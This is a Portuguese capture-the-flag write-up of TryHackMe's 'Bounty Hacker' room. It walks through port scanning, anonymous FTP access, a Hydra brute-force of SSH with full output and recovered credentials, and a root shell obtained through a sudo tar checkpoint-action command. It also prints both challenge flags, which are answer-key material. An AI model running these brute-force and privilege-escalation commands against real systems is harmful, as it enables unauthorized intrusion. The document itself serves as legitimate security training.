Bounty Hacker

Plataforma: TryHackMe

Dificuldade: FÁCIL

Data de Resolução: 17 de setembro de 2025

Iasmim de Queiroz Freitas

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **3**
3.1 Identificação da Vulnerabilidade 3
3.2 Exploração da Vulnerabilidade 3
3.3 Obtenção de Acesso Inicial 3
3.4 Acesso ao Sistema 4

4 Escalada de Privilégios **4**
4.1 Identificação da Vulnerabilidade 4
4.2 Exploração da Vulnerabilidade 5

5 Conclusão **5**

6 Referências **5**

1 Visão Geral

O desafio consiste na exploração de um alvo que expõe múltiplos serviços de rede, incluindo HTTP, FTP e SSH. A análise inicial revelou que, embora o serviço web não apresentasse vulnerabilidades evidentes, o serviço FTP estava configurado de forma inadequada, permitindo acesso anônimo.

A partir desse acesso, foi possível obter arquivos sensíveis contendo informações úteis, como possíveis credenciais. Essas informações foram utilizadas para realizar um ataque de força bruta no serviço SSH, resultando em acesso ao sistema.

Uma vez dentro da máquina, técnicas de enumeração local permitiram identificar permissões inadequadas associadas a binários com privilégios elevados, possibilitando a escalada de privilégios e o comprometimento total do sistema.

2 Reconhecimento

Inicialmente foi feita uma varredura de portas utilizando o Nmap, com o objetivo de identificar serviços expostos e possíveis vetores de ataque.

```
nmap 10.67.138.201 -sV
```



Figura 1: Resultado da enumeração com nmap

Com base nos serviços identificados, foi realizada uma análise inicial do serviço HTTP. A página web foi acessada via navegador e inspecionada manualmente, porém não foram encontradas informações relevantes no código-fonte ou elementos ocultos.

Em seguida, foi conduzida uma enumeração de diretórios utilizando a ferramenta Gobuster.

```
gobuster dir -u http://10.67.138.201 -w ctfs/rockyou.txt -x php,html,txt,
   json,zip,tar.gz -t 40
```



Figura 2: Resultado da enumeração de diretórios com gobuster

A enumeração não retornou resultados relevantes, indicando que o serviço web possivelmente não era o vetor principal de ataque.

3 Exploração

3.1 Identificação da Vulnerabilidade

Durante a etapa de reconhecimento, foi identificado um serviço FTP ativo na porta 21. Como não conseguimos exergar possíveis vetores de ataque nem direto pela aplicação web, ou pelo SSH, optamos por explorar o serviço FTP. Não lembro como, mas depois de tentarmos alguns nomes, algúem do grupo tentou logar utlizando o usuário `anonymous` e obtivemos sucesso nesa tentativa, confirmando que o servidor FTP estava configurado de forma inadequada, permitindo acesso não autenticado.

3.2 Exploração da Vulnerabilidade

Inicialmente, foi realizado o acesso ao serviço FTP com autenticação anônima:

```
ftp 10.67.138.201
Name: anonymous
```

Após o acesso, os arquivos disponíveis foram listados e transferidos para a máquina local para análise:

```
ls
get task.txt
get locks.txt
```



Figura 3: Exploração do serviço ftp

A análise desses arquivos revelou um possível nome de usuário (`lin`, no arquivo `task.txt`) e uma lista de senhas (no arquivo `locks.txt`).

3.3 Obtenção de Acesso Inicial

Com base nas informações obtidas, foi realizado um ataque de força bruta no serviço SSH utilizando a ferramenta Hydra, combinando o usuário identificado com a lista de senhas encontrada:

```
hydra -l lin -P locks.txt ssh://10.67.138.201 -V
```

```
┌──(iasmimqf㉿kali)-[~]
└─$ hydra -l lin -P locks.txt ssh://10.67.138.201 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-13 21:06:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: us
e -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.67.138.201:22/
[ATTEMPT] target 10.67.138.201 - login "lin" - pass "rEddrAGON" - 1 of 26 [child 0] (0/0)
[ATTEMPT] target 10.67.138.201 - login "lin" - pass "ReDdr4g0nSynd!cat3" - 2 of 26 [child 1] (0/0)
[ATTEMPT] target 10.67.138.201 - login "lin" - pass "Dr@gOn$yn9icat3" - 3 of 26 [child 2] (0/0)
[ATTEMPT] target 10.67.138.201 - login "lin" - pass "R3DDr46ONSYndIC@Te" - 4 of 26 [child 3] (0/0)
[ATTEMPT] target 10.67.138.201 - login "lin" - pass "ReddRA60N" - 5 of 26 [child 4] (0/0)
[ATTEMPT] target 10.67.138.201 - login "lin" - pass "R3dDrag0nSynd1c4te" - 6 of 26 [child 5] (0/0)
[ATTEMPT] target 10.67.138.201 - login "lin" - pass "dRa6oN5YNDiCATE" - 7 of 26 [child 6] (0/0)
[ATTEMPT] target 10.67.138.201 - login "lin" - pass "ReDDR4g0n5ynDIc4te" - 8 of 26 [child 7] (0/0)
[ATTEMPT] target 10.67.138.201 - login "lin" - pass "R3Dr4gOn2044" - 9 of 26 [child 8] (0/0)
[ATTEMPT] target 10.67.138.201 - login "lin" - pass "RedDr4gonSynd1cat3" - 10 of 26 [child 9] (0/0)
[ATTEMPT] target 10.67.138.201 - login "lin" - pass "R3dDRaG0Nsynd1c@T3" - 11 of 26 [child 10] (0/0)
[ATTEMPT] target 10.67.138.201 - login "lin" - pass "Synd1c4teDr@g0n" - 12 of 26 [child 11] (0/0)
[ATTEMPT] target 10.67.138.201 - login "lin" - pass "reddRAg0N" - 13 of 26 [child 12] (0/0)
[ATTEMPT] target 10.67.138.201 - login "lin" - pass "REddRaG0N5yNdIc47e" - 14 of 26 [child 13] (0/0)
[ATTEMPT] target 10.67.138.201 - login "lin" - pass "Dra6oN$yndIC@t3" - 15 of 26 [child 14] (0/0)
[ATTEMPT] target 10.67.138.201 - login "lin" - pass "4L1mi6H71StHeB357" - 16 of 26 [child 15] (0/0)
[22][ssh] host: 10.67.138.201   login: lin   password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
```

Figura 4: Resultado do ataque a força bruta ao SSH com o Hydra

O ataque resultou na descoberta de credenciais válidas, possibilitando o acesso remoto ao sistema via SSH.

```
Usuário: lin
Senha: RedDr4gonSynd1cat3
```

3.4 Acesso ao Sistema

Após a obtenção das credenciais, foi realizado o acesso ao sistema via SSH:

```
ssh lin@10.67.138.201
```

Uma vez autenticado, foi realizada a enumeração básica do diretório do usuário:

```
ls
```

Então foi identificado o arquivo `user.txt`, que ao ser visualizado revelou a primeira flag do desafio:

```
cat user.txt
```

Flag obtida: `THM{CR1M3_SyNd1C4T3}`

4 Escalada de Privilégios

Após o acesso inicial ao sistema como o usuário `lin`, foi iniciada a fase de escalada de privilégios com o objetivo de identificar possíveis configurações incorretas que permitissem a obtenção de acesso root.

4.1 Identificação da Vulnerabilidade

A enumeração de permissões foi realizada utilizando o comando:

```
sudo -l
```

Figura 5: Resultado da enumeração de permissões

A saída indicou que o usuário atual possuía permissão para executar o binário `/bin/tar` com privilégios de superusuário sem necessidade de senha.

Pesquisando na base GTFOBins[6], foi identificada uma possível exploração através de técnicas conhecidas de abuso de binários com permissões sudo elevadas.

4.2 Exploração da Vulnerabilidade

A exploração foi realizada utilizando uma técnica de abuso do binário `tar`, permitindo a execução de comandos arbitrários com privilégios elevados:

```
sudo /bin/tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=
    exec=/bin/sh
```

A execução do comando resultou na abertura de um shell com privilégios de root.

Em seguida, foi realizada a navegação até o diretório do usuário root e a leitura do arquivo contendo a flag final:

```
cd /root
ls
cat root.txt
```

Flag root: `THM{80UN7Y_h4cK3r}`



Figura 6: Escalada de privilégio e obtenção da última flag

5 Conclusão

O ataque teve início na exploração do serviço FTP, que permitiu acesso anônimo e a exposição de arquivos sensíveis contendo credenciais. Essas informações foram utilizadas para autenticação no serviço SSH, garantindo acesso inicial ao sistema.

Posteriormente, a análise de permissões locais revelou uma configuração inadequada de sudo, permitindo a execução do binário `tar` com privilégios elevados. A exploração dessa falha possibilitou a escalada de privilégios até o nível root.

6 Referências

GTFOBins - tar (Privilege Escalation)

https://gtfobins.org/gtfobins/tar/#shell

Nmap - Network Mapper (Documentação Oficial)

`https://nmap.org/book/man.html`

Gobuster - Directory/File Brute Forcing Tool

`https://github.com/OJ/gobuster`

Hydra - Password Cracking Tool (THC Hydra)

`https://github.com/vanhauser-thc/thc-hydra`

OpenSSH Documentation

`https://www.openssh.com/manual.html`

FTP (vsftpd) Documentation

`https://security.appspot.com/vsftpd.html`